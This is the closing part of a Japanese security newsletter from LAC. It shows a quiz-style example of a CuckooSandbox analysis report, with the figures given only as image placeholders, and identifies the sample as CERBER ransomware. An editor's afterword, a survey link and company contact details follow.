当講座の次回の開催は 2018 年 7 月 18 日～19 日を予定しております。皆さんに有意義な時間を過ごしていただけますよう準備し、お待ちしております。

Advanced Cyber Threat Research Center
Threat Hunting Team
芝村 崇

解析レポートの例

例：CuckooSandbox から出力される解析レポートの一部を記載します。どのような不審なファイルが動作したか、機能やマルウェア名を推測してみてください（回答は当頁の最後に記載しています）。


図 Summay は、解析時に変更されたファイル名です。

図 DNS は、解析時に発生した DNS への問い合わせ時に名前解決したホスト名と IP アドレスです。


図 Signature は、危険な振る舞いを検知したシグネチャの一覧です。


図 ScreenShot は解析処理時にサンドボックスが定期的に取得した画面キャプチャです。

◇ 左：図 Summary ／ 右：図 DNS



◇ 左：図 Signature ／ 右：図 ScreenShot





※回答：ランサムウェア「CERBER」の解析結果となります。図 Summary に暗号化されたファイル名、図 DNS に攻撃サーバのホスト名、図 Signature には機能、図 ScreenShot には脅迫文（マルウェア名を含む）が出力されています。サンドボックスを利用する利点として、検体の通信先から C2 サーバのアドレスを特定し、組織内での影響範囲を迅速に調査することが可能となります。

編集後記

読者の皆様にお伝えしたいコンテンツは色々とあるのですが、扱う内容がインシデントに関連する内容のため、どこまで記載するかいつも悩みながら編集しています。伝える事による価値と、機密保持による顧客の保護との狭間で、インシデント対応や脅威管理をしている方々へこれからも有用と思われる情報を提供し続けられたらと考えています。（法）

最後になりますが、本号でもアンケートへのご協力をお願いいたします。

アンケートのお願い

今後のよりよい記事づくりの参考とさせていただくため、以下のURLまたはQRコードから、アンケートに回答いただけると幸甚です。忌憚のないご意見・ご感想をお寄せください。

https://jp.surveymonkey.com/r/2WKRCL3

編集長　内田 法道

編集者・執筆者　伊原 秀明、関 宏介、高松 啓、芝村 崇、Counter Cyber Threat Team

株式会社ラック

〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー

E-MAIL: sales@lac.co.jp

https://www.lac.co.jp/

緊急対応窓口：サイバー救急センター

24時間365日 緊急対応コール
0120-362-119
CYBER EMERGENCY CENTER

ご相談は予約不要、24時間対応。すぐにご連絡ください。